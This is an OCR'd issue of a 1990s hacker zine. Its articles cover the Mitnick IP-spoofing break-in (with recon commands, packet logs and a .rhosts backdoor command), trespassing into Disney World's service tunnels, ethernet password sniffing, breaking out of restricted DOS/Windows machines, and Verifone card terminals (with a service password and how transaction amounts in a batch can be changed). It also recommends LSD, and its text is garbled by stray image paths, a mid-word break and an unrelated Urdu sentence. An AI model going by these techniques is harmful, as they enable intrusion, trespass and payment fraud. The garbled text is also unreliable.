On February 15th, 1995, Kevin Mitnick was arrested in Raleigh, NC on charges of violating the Cellular Piracy Act by making cellular phone calls on a cloned phone. His arrest was precipitated by the intrusion into the system of computer security consultant Tsutomu Shimomura on Christmas Day in 1994. While much was written by the media concerning Mitnick's alleged criminal career, no technical description of the techniques used for the intrusion was published. Fortunately, Shimomura's system logged the intrusion, and his description of the intrusion was e-mailed to various security administrators on the internet.

This article is a technical description of the methods used to infiltrate Shimomura's system. The techniques described can easily be used to penetrate a UNIX system using TCP sequence number prediction. To do so requires a program (not described here, but easily implemented) to generate TCP packets. An understanding of TCP protocol data units is useful in following the discussion. A great deal of the following information is taken from the description of the breakin provided by Shimomura. Thanks and credit where credit is due. Now on to the hack.

The following names are used to describe the various machines involved:

server:	a SPARCstation running Solaris 1 serving an X terminal
X-terminal:	a diskless SPARCstation running Solaris 1
target:	the apparent primary target of the attack

The first step of the attack involved determining the machine configuration of the target system. The IP spoofing attack began with the following commands being issued from a machine identified as toad.com:

finger -l @target
finger -l @server
finger -l @X-terminal
finger -l root@server
finger -l root@X-terminal

The finger commands generate a display of the user's login name, real name, terminal name, write status, idle time, login time, office location, and office phone number. The -l option displays the user's home directory, home phone number, login shell, and contents of the .forward, .plan, and .project files for the user's home directory, if they exist.

showmount -e X-terminal

The showmount command displays the names of all hosts that have NFS file systems mounted on the X-terminal machine. The -e option shows the export list for X-terminal.

rpcinfo -p X-terminal

The rpcinfo command displays the connections of the port mapper of X-terminal. The -p option displays the programs that are currently being tracked by the port mapper.

The above commands would indicate whether some kind of trust relationship existed between the systems, and how that trust relationship could be exploited with an IP spoofing attack.

The source port numbers for the showmount and rpcinfo commands indicated that the attacker was logged in as root on toad.com.

The second step involved generating a large number of TCP initial connection requests (SYNs) in order to fill up the connection queue for port 513 on the server with "half-open" connections. This ensures that the server will not respond to any new connection requests. In particular, it will not generate TCP RSTs in response to unexpected SYN-ACKs. Port 513 is a privileged port, and will allow server.login to be used as the putative source for an address spoofing attack on the UNIX "r-ser-

```
LOG PORTION 1

14:18:22.516699 130.92.6.97.600 > server.login: S 1382726960:1382726960(0) win 4096
14:18:22.566069 130.92.6.97.601 > server.login: S 1382726961:1382726961(0) win 4096
14:18:22.744477 130.92.6.97.602 > server.login: S 1382726962:1382726962(0) win 4096
14:18:22.830111 130.92.6.97.603 > server.login: S 1382726963:1382726963(0) win 4096

LOG PORTION 2

14:18:25.906002 apollo.it.luc.edu.1000 > x-terminal.shell: S 1382726990:1382726 990(0) win 4096
14:18:26.094731 x-terminal.shell > apollo.it.luc.edu.1000: S 2021824000:2021824 000(0) ack 1382726991 win 4096
14:18:26.172394 apollo.it.luc.edu.1000 > x-terminal.shell: R 1382726991:1382726 991(0) win 0
14:18:26.507560 apollo.it.luc.edu.999 > x-terminal.shell: S 1382726991:13827269 91(0) win 4096
14:18:26.694691 x-terminal.shell > apollo.it.luc.edu.999: S 2021952000:20219520 00(0) ack 1382726992 win 4096

LOG PORTION 3

14:18:36.245045 server.login > x-terminal.shell: S 1382727010:1382727010(0) win 4096
14:18:36.755522 server.login > x-terminal.shell: . ack 2024384001 win 4096

LOG PORTION 4

14:18:52.298431 130.92.6.97.600 > server.login: R 1382726960:1382726960(0) win 4096
14:18:52.363877 130.92.6.97.601 > server.login: R 1382726961:1382726961(0) win 4096
14:18:52.416916 130.92.6.97.602 > server.login: R 1382726962:1382726962(0) win 4096
14:18:52.476873 130.92.6.97.603 > server.login: R 1382726963:1382726963(0) win 4096
```


vices" (rsh, rlogin). 130.92.6.97 is a non-existent address that will not generate a response to packets sent to it. See LOG PORTION 1, which shows some of the generated SYN records from Shimomura's log.

The server generated SYN-ACKs for the first eight SYN requests before the connection queue filled up. The machine would periodically retransmit the SYN-ACKs as there is no ACK response to them.

The third step involved sending a series of SYN packets to determine the behavior of the TCP sequence number generator. This allows for the prediction of what the sequence number of the SYN-ACK from the target machine would be, and for subsequent simulation of the response to that machine. Note that the initial sequence numbers increment by one for each connection, indicating that the SYN packets are not being generated by the system's TCP implementation. This causes the generation of TCP RSTs in response to each unexpected SYN-ACK, so the connection queue on x-terminal does not fill up. The source machine for the connection requests is apollo.it.luc.edu. See LOG PORTION 2 for two of the server's responses.

Note that the SYN-ACK packet sent by X-terminal has an initial sequence number that is 128,000 greater than the previous one.

The fourth step involved sending a false SYN connection request to the target machine. The SYN appears to be from server.login, a trusted host, using the predicted sequence number to simulate the trusted host. X-terminal will reply to server with a SYN-ACK, which must be ACK'd in order for a connection to be opened. Server is ignoring packets sent to server.login because the connection queue is full, so the ACK must be forged as well. TCP uses a three way handshake to establish communications between a client and a server. The SYN bit in the control field of the TCP protocol data unit (PDU) is used to establish initial sequence numbers. The first PDU does not acknowledge any data. The second PDU has both the SYN and the ACK bits set. The third PDU acknowledges the second PDU and has the ACK bit set. The three way handshake is illustrated below:



The sequence number from the SYN-ACK is required in order to generate a valid ACK. By knowing the interval between the sequence numbers of the SYN-ACKs sent by X-terminal, the attacker is able to predict the sequence number contained in the SYN-ACK based on the known behavior of X-terminal's TCP sequence number generator, and is thus able to ACK the SYN-ACK without seeing it. See LOG PORTION 3, which shows the generated ACK:

The spoofing machine now has a one-way connection to x-terminal.shell which appears to be from server.login. It can maintain the connection and send data provided that it can properly ACK any data sent by x-terminal.

The fifth step requires the attacker to send the UNIX command rsh x-terminal "echo + + >/.rhosts" to the target machine. This command generates a line of two plus signs and either appends that line to the end of the .rhosts file in the root directory of the target machine, or creates the file if it does not exist. The line with two plus signs in the .rhosts file allows any user to perform remote logins from any host without being prompted for a password. The attacker now has root access to the target machine without password authorization prompting.

Finally, the spoofed connection is shut down and TCP RSTs are sent to the server machine to reset the "half-open" connections and empty the connection queue for server.login so that server.login can again accept connections. See LOG PORTION 4, which shows the RSTs.

The information in this article is for demonstration purposes only. Tsutomu Shimomura's E-mail is tsutomu@ucsd.edu.

Infiltrating Disney

by Dr. Delam

For all those who've ever wondered about the mysterious underground tunnels at Walt Disney World and like "urban hacking" activities, here are a few pointers for your next vacation in Orlando.

First, being a pilot and having a friend with a Mooney I've seen WDW many times from the air. They guard their perimeter primarily with a moat as the first line of security. There are some places to slip through but it'd be easier to show an arial view of it. If you want a general area to try, look on the back roads near Space Mountain.

Second, the underground tunnels connect each of the WDW Magic Kingdom's lands (Like Tomorrow Land, etc.) in a big ring. The point of the tunnels is to allow actors to go unseen and to travel from one act in one land to another act in another land in minimal time. The easiest way to get into the tunnels is to already be inside the Magic Kingdom. Starting from the normal entrance gates, proceed to the central castle (the one everyone on the planet has seen on TV). Go through the center of the castle and out the other side. Take the first left on the other side of the castle and find "Tinker Bell's Treasures". If you are looking at a dead end and Tinker Bell's to your back and right, to your immediate right should be a pair of brown boring double doors with no warning signs etc. on them. This is it... open one of the doors and you'll see a stairway leading down. Go down the stairs and you'll soon find yourself in the tunnel. I couldn't see any signs or badges on the people walking around (especially not on the people in costumes) so I'd suggest if you're a paranoid type, dress up in some cultural clothing so you look like an act. Now, assuming you're standing at the bottom of the stairway, you'll be interested in finding the "DACS" computer (Disney Animation Control System or some shit like that). From the stairwell I remember it's fairly close by. Try taking a right and it should be a room on the opposite side of the tunnel from where you started. You'll know you've found the room if on the right is a digital lock that has a place for you to place your hand. Though I don't know how to hack one of these locks, you can look in the window of the door and see a security camera and some of the mainframes in to the right. Don't continue going down the tunnel any further past the DACS room. Go back down the tunnel in the direction you came from... there's a major outside entrance the other way and you don't want to end up outside... you'll get the grand tour going in the other direction. Don't worry about getting lost - there are some maps and the stairwells are labeled. If you're real bold, you'll find the costume cleaning service and go home with some nice tourist items to cherish from Winky World.

Third, there is another trick to getting in that has to do with having a "job interview", going in, coming back and getting the stamp to re-enter the park, and going back in.

Fourth, if you're just looking for a discount, many big businesses such as AT&T have internal people to contact about trips to Disney. Not always do they know if you're truly an employee or not (AT&T is just an example - don't hold me to this). It could be well worth the engineering effort.

Furthermore, throughout the park are hidden surveillance cameras. I know some people that have had what they referred to as the "Micky Mouse Mafia" following them. My friends quickly ate what they were smoking and saved themselves from being thrown out of the park. WDW legally has their own Mickey police force and are considered their own city... so remember it's no different than being on a normal city street other than the cops look like clowns. If you do feel the need to heighten the experience, I'd suggest a light dose of Lysergic Acid Diethylamide *before* entering the park.

As Bootleg would put it, `nuff said.

SNIFFING ETHERNET

by Veg

It is incredible to think that as I sit here typing this document, my keystrokes are being broadcast to every other machine in the college over the ethernet. Likewise, everyone else's keystrokes are being sent to my machine - students and super-user alike. With some very simple bits of software, you can see all of this valuable stuff.

Packet sniffing is certainly not a new concept; it's probably been around for as long as there were packets to sniff. This is how it works: Any information sent over an ethernet LAN is broken into small bundles of data - called packets. Each Ethernet packet also contains the address of its sender and the address of the person it's intended for. Every ethernet card in the world has a unique address that is six octets (bytes) long. Normally these cards sit on the network listening to its activity; every time a packet arrives, it checks to see if the destination address of the packet is the same as its address, and if so, passes it onto any driver software. If not, it obediently ignores it.

Now comes the fun bit. You can shove the ethernet card into what is known as "promiscuous mode", from which point on all packets will be made available to the driver software - *no matter who they are intended for*. This will include packets of all descriptions - telnet sessions, logins, admin packets, you name it. With the right software you can look at these packets and become educated in many things that you're not supposed to know.

All you need in order to do this is a PC with an ethernet card, some sniffer software, and an ethernet. The lovely people at FTP Software Inc. have devised a standard known as "the packet driver specification" - an easy to understand, uniform way to use a network card. Even better than that, if you gopher or FTP to ftp.ftp.com you will find binary file packet drivers for a wide variety of network cards. Look out for two files called "UTILITY.EXE" and "SOURCE.EXE" as well. These are self-extracting archives and are full of goodies. UTILITY.EXE contains one program called PKTALL.COM. This is a simple and effective packet sniffer.

To get started, install a packet driver on your PC. There are plenty of READMEs at FTP.COM about how to do this. (You will need to specify an interrupt number. If in any doubt use 0x60. Also, if you choose to use the NDIS driver, I've found you get better results with no other protocols being bound to the MAC - if this is all double dutch then forget you read it.)

Next step is to run the sniffer software. A command like: **PKTALL 0x60 -p -v > sniff** assumes that your packet driver is on INT 0x60 - the v switch means verbose, and the p switch puts the network card into promiscuous mode.

This will start displaying Hex Dumps of *all* packets flowing along the cable and will send them to a file called sniff. After letting it run for a few minutes, press any key and it will stop and return you to DOS. You can now inspect contents of each packet with any text editor or text reader. See below for an example of what you might find in the

```
0000 00 40 10 02 19 B5 00 00 8E 06 0C 19 08 00 45 00 .@..........E.
0010 00 35 B7 37 00 00 3C 06 73 8E 9E DF 01 01 9E DF .5.7..<.s.......
0020 15 3E 00 17 05 21 15 49 A4 DE 3D D3 3E D2 50 18 .>...!.I..=.>.P.
0030 10 00 AC 1B 00 00 56 65 67 68 65 61 64 20 5B 31 ......Veghead [1
0040 5D 20 24                                       ] $
```

sniffage. The sidebar shows what *some* of the numbers in this packet mean.

These offsets can vary slightly depending on the size of each header. A full description can be found in the RFCs (available from ds.internic.net) if you can be bothered to plow through them.

I decided to write a program that would filter out all the unnecessary crap and display the contents of telnet sessions. The program ended up being called TNT (TelNet Tapper) and takes an IP number as its command line argument. It will sit on the network in promiscuous mode and look for any packets with the IP destination/source fields the same as the one you specified. When one arrives, it simply dumps the contents of the data field to the screen. (In fact, it separates data going from port 23 from that going to 23 and displays them in different parts of the screen. Just so you can distinguish between what the host and the user are saying.)

The upshot of this is that typing **TNT 158.223.11.30** will display a pretty accurate replica on your screen of any telnet sessions going to/from 158.223.11.30 including any passwords that aren't normally echoed.

This is a very simple example. It's also a very simple program. Yet it can let you snoop in on whatever anyone is doing on your local subnet. (I get terrible twinges of paranoia whenever I'm doing anything slightly dodgy on our network ever since I wrote this - I wonder why?)

But with control over any network card, receiving is only half the fun. You can make it transmit *anything* you like - that includes false ethernet/IP addresses, ARP replies... your imagination is the limit. Malicious programmers could quite easily adapt TNT to actually break TCP pipes by sending "KILLS" pretending to be one half of the connection. Spoofing any protocol could not be easier.

Recently, hackers were in the news after gaining root access using a technique referred to as IP spoofing. Sound familiar? Regular readers of *2600* will remember the hacker who set up a UNIX sniffer listening to the network interface of a .net host (the source code was published in *Phrack-46*).

As I said before, it's not a new idea. It's not a complicated idea. Yet many installations seem to be turning a blind eye to it. There have been attempts to make certain protocols more secure, such as "secure-NFS", but I have no doubt that if any of these protocols were ever to make it big, it would only be a matter of time before someone is kind enough to publish an article in *2600* explaining it.

Offset from start of packet (HEX BYTES):

00-05	Destination ethernet address [00:40:10:02:19:B5]
06-0B	Source ethernet address [00:00:8E:06:0C:19]
0C-0D	TYPE [0x0800 means this packet contains an Internet Datagram]
0E	Lower nibble - IP Header Length {in 32 bit words} [5]
17	IP Protocol [06 means that this is a TCP packet]
1A-1D	Source IP address [158.223.1.1]
1E-21	Destination IP address [158.223.11.30]

Offset from start of TCP header (in this case total offset 0x22)

0-1	TCP Source Port Number [0x17 = decimal 23, a telnet session]
2-3	TCP Destination Port Number [0x521]
0C	Upper nibble - Length of TCP Header in 32 bit words [5]
15+	Data [This is my UNIX ksh prompt]

bypassing dos/windows security

by Case

There are certain conditions for bypassing many security measures on DOS/Windows machines.

If I can do any one of the following:

1. *Delete, rename, or overwrite any file that is executed (or used by a program that is executed, like config files) at any particular time (bootup, or during the execution of a particular program);*
2. *Prevent a program that is executed at boot from being executed;*
3. *Change the path environment variable;*
4. *Create files earlier in the path than where the files actually reside;*
5. *Boot off a floppy (obviously);*
6. *Run debug;*
7. *Create a file (usually either bat or com) and execute it;*
8. *Run MS Word, Excel, Novell WordPerfect (which I prefer), or any other program that has a powerful macro language*

I can probably get a DOS prompt, with network drivers loaded, and probably run unrestricted Windows if I want.

Also, an occasional bug will yield prompt (or the ability to do one of the other items listed above).

Examples

A Windows system had all of its ini files on a server. The usual restrictions were in progman.ini, preventing me from executing anything other than the icons shown, and preventing me from exiting Windows. Further, Windows was not started from autoexec.bat. Instead, it was loaded when the machine logged into the LAN. So, I couldn't remove win from the startup files. Fortunately, config.sys didn't have switches=/n, so I could reboot and hold down shift (or press F8 or F5) and prevent the machine from logging in. Even if it had switches=/n I could have booted from a floppy since the CMOS had a: set up correctly and was set to check for a floppy in a: before booting from c:.

To be able to remove the silly restrictions from progman.exe, I needed to be logged in without Windows loaded. Windows wasn't on a local drive, and I couldn't alter the path to point it at another progman.ini. So, I wrote a TSR that hooks int 21h function 4Bh (execute), same as many a simple virus, and compared the filename to "win". If it found this, it would simply return an error, resulting in the DOS message "Unable to execute win.com." Then I'd be logged in and sitting at a DOS prompt.

Another machine wasn't on a network, but used "Direct Access", a sort of shell/menu for Windows that was supposedly very secure. Direct Access was basically just as restrictive as progman with the restrictions all enabled. This machine had two other features that made it much more difficult to use: the CMOS was set to boot from c: first, and a silly little TSR (nostop) that prevented Ctrl-C and all varieties of warm booting was loaded from config.sys. So, it looked like there was no way to get a DOS prompt.

First, after exploring all the options on the shell, I realized that many of the programs were DOS based. After running a few, I noticed that some even looked like they were run from batch files. But nostop prevented me from breaking out of any of them. I noticed that some of the DOS programs (mostly CDROM encyclopedias and such) had options for saving things you looked up. So the obvious method is to search for a passage of Shakespeare and save it as c:\autoexec.bat or c:\config.sys or both. Then hard reboot and bingo! DOS prompt. After using this method, the person who was responsible for making the machine secure made config.sys and autoexec.bat (as well as just about everything in the Windows and Direct Access directories)

readonly. So, I could no longer overwrite any files that were executed on bootup. But the new autoexec.bat executed Windows with simply: win. The autoexec.bat is always run from the root and the current directory is always searched first before running any program with command.com. Thus, the obvious method is to search for some more Shakespeare (perhaps something from King Lear), and save it as c:\win.bat. If "win" is the last line of the autoexec.bat, after failing to execute it (command.com has no appreciation for poetry) you'll have a nice DOS

prompt. Another LAN machine was configured so that d: (which basically had an image of an untampered c:) was unwritable (via a TSR) and c: (where Windows was executed from) was wiped and restored from d: after each user logged out. Also, some config files were located on a network drive and restored from there instead of d:. In this case, I couldn't change the wallpaper and have it "stick" so the next user would be greeted by an extra special message, or play net Doom (it sucks from a DOS box).

The first thing to do was to remove the write protection from d: (which was just another partition, by the way), by making a boot disk that had modified versions of config.sys and autoexec.bat on it, and edit the Windows config files. After doing this, I realized that win.ini and progman.ini were restored from the network. So, no net Doom for me, yet. Next, I located the file that was responsible for the wipe at each logout. It was an exe on d: with a binary config file, and since I didn't want to run Sourcer or IDA on it and reverse engineer it, I decided to rename it. Having done this, nothing was restored on logout and my wallpaper stayed where I put it.

As a side note, these particular machines would go into setup at any time the user pressed Ctrl-Enter, even after many TSRs were loaded. Going into setup crashed Windows though. They also had an option for password protecting either setup or boot or both. Basically, if I was malicious or just feeling pissy, I could make the machine much more secure, prevent the config from being tampered with and reserve it for my personal use.

Conclusion

If you're a Unix hacker, the methods above probably seem pretty trivial. But, it seems that with so many DOS/Windows machines (many with ip addresses) used at Universities, Libraries, and other publicly accessible locations, a little DOS/Windows hacking provides many hours of free semi-untraceable net access. Also, since DOS was designed without *any* security measures built in, once you have a DOS prompt, you can do absolutely anything you want. Including install a keyboard logger, and thereby grab hundreds of valid passwords, PGP secret keys, and whatever.

This is the reason I believe that DOS/Windows machines are the largest security loophole in many large institutions.

Notes

My standard "attack" bootable disk contains:

s-ice.exe - the best debugger, can bypass MBR password code.
debug.com - from DOS 2.10 (small, doesn't check for version).
nu.exe - Version 4.5 Advanced, better than the new versions.
diskedit.exe - sometimes the new version's better.
nlib*.rtl - necessary for the previous program.
q.exe - QEdit, don't leave home without it.
a86.com - small and good for cranking out simple TSRs.
ndos.com - formerly 4DOS, the best dos shell.
uudecode.exe - sometimes I have to do a text only transfer.
uuencode.exe - see previous.
pkunzip.exe - comes in handy.
h.com - HDir, see QEdit.
password.com - tells me what the bios password is if there is one.

Understanding Verifone Machines

by Dr. No


While shopping for some clothes, I encountered a situation in which a man's credit card was cut up. The man asked an interesting question - "How does that 'thing' work anyway?" saying it in a sarcastic manner. I intend to help you understand the basics of this machine called: The Verifone.

The VeriFone comes under different names. This article is from hacking a ZON Jr XL, but I have also seen ones that look very similar under the name TRANZ. This is the basic layout of the machine, and some information on how it works.

Commands

Here is a list of commands the Verifone uses:

CLEAR - Pressing CLEAR at any time brings the VeriFone back to the READY state.



BACKSPACE - Used to erase previously entered characters.

ALPHA - Used to scroll through the letters on each key. Pressing an 8 will display 8. Pressing ALPHA will change this first to T, and successive presses will change this to U, then V, then T again.

FUNC/ENTER - Usually a blue key where all the other keys are grey. Used to indicate end of input when entering information, or to change the FUNCTIONS of the keys to do alternate things.

(1)SALE - Pressing 1(SALE) means you want to process a sale transaction. The VeriFone will ask for the credit card number. The unit uses the CC number algorithm to check this number and can display BAD CC NUMBER. The expiration date may be entered at this time at the end of the CC number, or after pressing ENTER it will ask for the expiration date which is of the form mmyy or myy. This information can be entered with the keypad or by sliding the credit card through the CC reader slot.

Then the amount of the transaction is entered (without a decimal point and without rounding the cents) followed by ENTER.

The VeriFone calls in to get a 6-digit authorization number. Usually this is six numbers, but I have seen it composed of two letters followed by four digits as well. It usually begins with AP which indicates approval. If the transaction is not approved it returns various messages depending on the reason. This could be DECLINE, meaning there is not enough money left in the account; CALL-HOLD meaning there is enough money but someone has done an AUTHORIZATION (not a SALE) which reserves some of the account's money and

will be released after 7-10 days if no DRAFT is received; or just CALL, which usually means the card is stolen or cancelled.

This transaction is stored in the batch, if approved, and the approval number is displayed.

Pressing CLEAR returns the unit to its READY state.

(2)CREDIT - Pressing 2(CREDIT) is used for the processing of a CREDIT (as opposed to SALE) draft. Information same as above but the VeriFone does not call to get any kind of authorization. After all the information is entered the unit returns to the READY state.

This information is stored in the batch with CI in place of MC, VI, etc. to indicate a credit.

(3)FORCE - Similar to a SALE except that the unit does not call to get an approval number. Used when a transaction is DENIED, or erased. The unit does not call to get an approval number. The information is stored in the batch.

(4)UNDEFINED - Could be used for special services, like AMEX transactions or Collection Services.

(5)CHECK - Something to do with authorization of checks and check cashing but I'm unclear about this one.

(6)AUTH - Like SALE, returns approval or decline code but is not stored in batch. Places a HOLD on the card for the entered amount for 7-10 days. A sales draft can be sent in based on this, otherwise the HOLD will be removed. Used to reserve money on the account or to check to see if the card is good.

(7)UNDEFINED - Can be used for more special services.

(8)CASH-MGMT - I have no idea. Write in if *you* have an idea....

(9)BALANCE & SETTLE FUNCTIONS - At the end of day or whenever the batch is filled (about 100 transactions), a batch number is obtained. This is a nine digit number that is used to reference the batch of transactions when dealing with credit corporations. First one must BALANCE the batch. Pressing 9 (to BALANCE) will ask for a password (stored in location 053). Enter this number and press ENTER. The VeriFone will ask for the number of transactions which is simply a count of the number of transactions followed by ENTER. If this is correct then it will ask for total amount, which is the total amount of all the transactions (the decimal point is not entered but the cents must not be rounded so that if the total was $174.30 it would be 17430) followed by ENTER. If either the number of transactions of the total amount is incorrect, then the VeriFone displays the first entry of the batch which is the last five digits of the credit card number followed by credit card type (VI, MC, etc.) followed by the six digit authorization number, followed by the amount of the transaction. By entering digits at this time, followed by ENTER, the amount of the transaction can be changed. The batch is scrolled forward by pressing ENTER.

When the information is correctly entered, the VeriFone displays READY (or whatever is stored in location 030). When the 9 is pressed again (to SETTLE), it calls to process the batch. It transmits its information (if any of the information has been changed, it sends it twice) and receives the nine digit batch number, which it displays.

(0)AUTO - An auto-dialer of some sort. Phone numbers can be stored in memory, and pressing AUTO will dial it for you and tell you to pick up the handset when it is finished. I'm not sure how to use it. Again please write in if you know.

Memory Functions

To review the VeriFone's memory, press: FUNC,7. The screen will display "=" and will wait for you to enter three numbers or press ENTER which will start at 000. Pressing ENTER will increment the loca-

tion displayed, ALPHA will decrement.

To change the Verifone's memory, press: FUNC,8.

You are asked for a password, but this is not the password stored at location 053 (this password is used for functions like getting batch numbers, clearing the batch, changing the information in the batch, etc.). On the two machines I have checked this password is 166831, which I was able to obtain when the local authorization phone number was changed.

Valid Memory Locations of form ### are: 000-399, 400-412, 500-512, 600-612, 700-712, 800-812, and 900-912.

Many of the other locations contain long strings of characters that are some sort of password/id/information (up to 40 characters I think) that the VeriFone passes when it calls in. Others are empty or used to store new information. Changing these can upset the functionality of the unit. Local numbers are called first, and if no successful connection, then the 1-800 number is called.

Clearing The Batch

Press FUNC,6(?) followed by the password (location 053) followed by ENTER. The VeriFone asks "CLEAR' BATCH?" Pressing ENTER clears the BATCH, CLEAR cancels this. To restore the BATCH, FORCE would be used instead of SALE as SALE would obtain a second transaction and approval number.

Unit Send and Unit Receive

Pressing FUNC,* or FUNC,#(?) does UNIT SEND or UNIT RECEIVE which does some sort of UPLOAD/DOWNLOAD functions. I'm not sure how this one works.

This is useful if important memory locations of the VeriFone are changed and some of the functions are upset. The central company can then replace the information easily.

Conclusion

I hope this helps you gain some knowledge about why your credit card was cut. This was mainly intended for information. If you think you know how to hack these machines (for what purpose, you got me), write in and tell us all!!

Thanks to Shmooey and Vulture for the help.

Loc#	Information	Meaning (?)
000	12146808459	Phone number of some computer.
019	JXL0001	Type of machine
021	2-ART,VIDEO	Type of store
022-029	[EMPTY]	
030	READY	Message Displayed when machine is ready
053	123456	Some functions require password, this is it
056,058	18002221455	More Computers
057,059	18005543363	More Computers
100	9299783	More Computers
108	SALE	Message display when 1(SALE) key is pressed
208	CREDIT	Message display when 2(CREDIT) key is pressed
#08		Locations 108,208, . . . are messages displayed when that key is pressed. Not true for 008. Can be changed to whatever you want.
311-399	[EMPTY]	

Phones in Pakistan

جنگلات کی تلفی طغیانی کا باعث بنتی ہے

by The Shepherd

On a recent trip abroad, I was able to look up some of the recent developments that Pakistan has made recently in the area of telephone technology.

Back in 1979 most phones in Karachi consisted of five digits. Then six digits were introduced around 1980 and lately they have begun to use seven digit telephone numbers. Various parts of Karachi have six digit numbers and others have seven digit numbers and it varies by density.

According to CCITT (the French acronym for "The International Telegraph and Telephone Consultative Committee", located in Geneva and responsible for setting standards), this is known as a "Non Uniform" system, because some service areas have both six and seven digit subscriber codes.

"Uniform Systems" are where all the local subscribers have six or seven digits across the board. That is, the length of digits in a given area is the same, as we have in the United States.

In Pakistan they have what they call "long distance codes" or "trunk codes" which are the equivalent of our area codes. They usually consist of a two digit city code with a preceding zero for toll access. For example, to dial from Karachi to Multan, a small town in Punjab, one has to dial (061) XXXXXX to get the number.

As late as 1983 the wait to get a telephone through regular channels used to be about five to seven years. That all has changed. The wait is "officially" no more than 48 hours, but usually takes a few weeks to get a new phone, still pretty good considering what it used to be.


Karachi is also in the process of getting its first "Digital Exchange" installed and running. It's located in Phase 8 of the Defense Housing Society, an upscale area of Karachi. I have been inside the building and only saw a few computer terminals and a large room with a huge switching exchange. Other areas were still in the process of being finished and not much was visible. Most business here is still done through files and paperwork and not much has been computerized although the promise is on the horizon. I went in there with a friend to take care of some problematic billing and saw them reach into large dusty closets to look for old forms that had the required information. The "Digital Exchange" promise is a few years away.

I managed to get a few old bills from my friend who lives in Phase 5 of the Defense Housing Society. The six digit subscriber number, under "Telephone No." is followed by some sort of s designation code. Also, they seem to be using some sort of meter

reading for the number of calls made, where each click is one call. For reference there are about 30 Rupees to an American Dollar and 100 Paisas in a Rupee. There are codes explained on the back of the bill, but that still does not explain some of the codes under "Remarks" on the bills. The 013 designation is for the "Clifton" exchange which currently serves the entire Clifton and Defense Society area, until the new Digital Exchange is up and running.

